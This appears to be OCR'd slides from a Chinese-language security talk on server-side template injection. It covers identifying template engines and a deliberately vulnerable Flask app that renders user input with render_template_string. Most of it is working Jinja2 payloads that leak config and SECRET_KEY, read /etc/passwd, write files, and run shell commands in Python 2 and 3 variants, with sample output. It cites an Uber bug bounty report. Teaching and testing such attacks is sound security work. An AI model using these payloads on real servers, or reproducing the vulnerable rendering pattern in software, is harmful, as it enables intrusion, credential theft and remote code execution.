
<html>
Hello, ${name} !
</html>
data.name='kaibro'
TMPLATE ENGINE
<html>
Hello, kaibro !
</html>

SSTI

- Server Side Template Injection
- 當 Server Side 的模板內容可控時，可以搞事
    - 讀/寫檔
    - RCE


Identify

- `{{ 7 * 7 }}`
  - Twig: 49
  - Jinja2: 49
- `{{ 7 * '7' }}`
  - Twig: 49
  - Jinja2: 7777777


${7*7}
a{*comment*}b
{{7*7}}
Smarty
${"z".join("ab")}
{{7*'7'}}
Not vulnerable
Mako
Unknown
Jinja2
Twig
Unknown


Jinja2

- Python 模板語言
- Sandbox 中執行



```
<title>{% block title %}{% endblock %}</title>
<ul>
{% for user in users %}
  <li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
```

Jinja2



```python
from flask import Flask, render_template_string, config, request

app = Flask(__name__)

@app.route('/')
def index():
    name=request.args.get('name')
    template = '<h1>hello {}!<h1>'.format(name)
    return render_template_string(template)

app.run()
```

Jinja2

- `{{ config }}`
  - 讀後端的設定值
  - SECRET_KEY

Jinja2

- `{{ "".__class__.__base__ }}`
  - <class ‘object’>
- `{{ "".__class__.__mro__[2].__subclasses__() }}`
  - [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type ‘super’> …

Jinja2 - File Read / Write

- `{{ "".__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}`
  - ‘root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys . . .
- `{{''.__class__.__mro__[2].__subclasses__()[40]('/var/www/app/a.txt', 'w').write('Kaibro Yo!')}}`

Jinja2 - RCE

- `{{‘'.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.os.popen('id').read()}}`


    - uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),110(lxd)

Jinja2 - RCE (Python3)

```
{% for c in [].__class__.__base__.__subclasses__() %}
  {% if c.__name__ == 'catch_warnings' %}
    {% for b in c.__init__.__globals__.values() %}
      {% if b.__class__ == {}.__class__ %}
        {% if 'eval' in b.keys() %}
          {{ b['eval']('__import__("os").popen("id").read()') }}
        {% endif %}
      {% endif %}
    {% endfor %}
  {% endif %}
{% endfor %}
```

Realworld Case

- UBER SSTI to RCE - $ 10000 USD
- https://hackerone.com/reports/125980


{{[].__class__.__base__.__subclasses__()}}

